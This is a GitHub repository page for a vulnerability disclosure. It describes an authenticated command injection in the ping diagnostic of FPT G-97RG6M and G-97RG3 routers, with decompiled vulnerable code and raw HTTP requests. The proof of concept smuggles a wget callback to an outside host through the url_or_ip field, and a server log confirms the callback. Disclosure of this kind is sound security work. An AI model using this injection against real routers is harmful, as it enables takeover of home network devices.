SLoSnow9879 / **FPT-Router-RCE** Public

G-97RG6M and G-97RG3 Remote Command Execution

☆ **1** star **0** forks

☆ Star ▾ Notifications

Code Issues Pull requests Actions Projects Security Insights

main ▾ Go to file

SLoSnow9879 Delete result.json ... on Dec 29, 2021 **6**

View code

README.md

FPT-Router-RCE

G-97RG6M and G-97RG3 Remote Command Execution

Affected device


1. G-97RG6M R4.2.98.035
2. G-97RG3 R4.2.43.078

instruction: Since there are no other models of devices and the firmware download address cannot be found, I am not sure if any other devices are affected.


Description

There are ping and traceroute tools in the web management page of the device, the user can enter the test target, but the background program does not filter and check the user's input, directly splicing the string and then calling the system function to execute, causing a command injection vulnerability.

Fortunately, this vulnerability requires authentication before it can be exploited. However, since the user can modify the login password, there is a possibility of being blasted by a weak password.




```
v9 = (const char *)ngx_asp_get_var(v8, "url_or_ip", 0);
strncpy(&byte_4D0094, v9, 0x3Fu);
```



```
else
{
  v0 = (const char *)VOS_Host2Str(dword_4D0090, v16);
  if ( strcmp(&byte_4D0094, v0) )
    sprintf(
      v12,
      "ping -I br0 -c %d -s %d %s 1>%s 2>&1",
      dword_4D008C,
      dword_4D0088,
      &byte_4D0094,
      "/tmp/.web_diag.txt");
  else
    sprintf(v12, "ping -c %d -s %d %s 1>%s 2>&1", dword_4D008C, dword_4D0088, &byte_4D0094, "/tmp/.web_diag.txt");
  system(v12);
}
```

Recurrent

1. First, log in to the device Web management background, and then enter the Utilities page, click Ping Test or Traceroute.



Ping Test

Test network connectivity using Ping.

1. Select the WAN/LAN connection to run Ping test.

WAN/LAN Connection: 1_INTERNET_TR069_IPTV_R_VID_0

2. Set IP Version.

IP Version: ● IPv4 ○ IPv6


3. Enter the URL or IP address to ping.

URL or IP:

4. Specify ICMP data block size(bytes).


ICMP Data Block Size: 56 (4-1472)

2. Second, enter the target to be tested, and then use the BurpSuite tool to intercept the request package.




```
POST /GponForm/ping_XForm HTTP/1.1
Host: 192.168.1.1
Content-Length: 80
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.1/ping.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

XWebPageName=ping&wanIndex=1&iptype=0&url_or_ip=test&packet_size=56&ping_count=4
```

3. Modify the wanIndex field in the HTTP request body to 0, then inject the command to be executed in the url_or_ip field, and finally send the data packet, the command is successfully executed.




```
POST /GponForm/ping_XForm HTTP/1.1
Host: 192.168.1.1
Content-Length: 80
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.1/ping.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

XWebPageName=ping&wanIndex=0&iptype=0&url_or_ip=test;wget http://192.168.1.98:1880/aaaaaa;&packet_size=56&ping_count=4
```


C:\Windows\system32\cmd.exe - python -m SimpleHTTPServer 1880

```
C:\Users\[redacted]>python -m SimpleHTTPServer 1880
Serving HTTP on 0.0.0.0 port 1880 ...
192.168.1.1 - - [24/Sep/2021 15:54:16] code 404, message File not found
192.168.1.1 - - [24/Sep/2021 15:54:16] "GET /aaaaaa HTTP/1.1" 404 -
```

Video

Exploit.mp4 ▾



Releases

No releases published

Packages

No packages published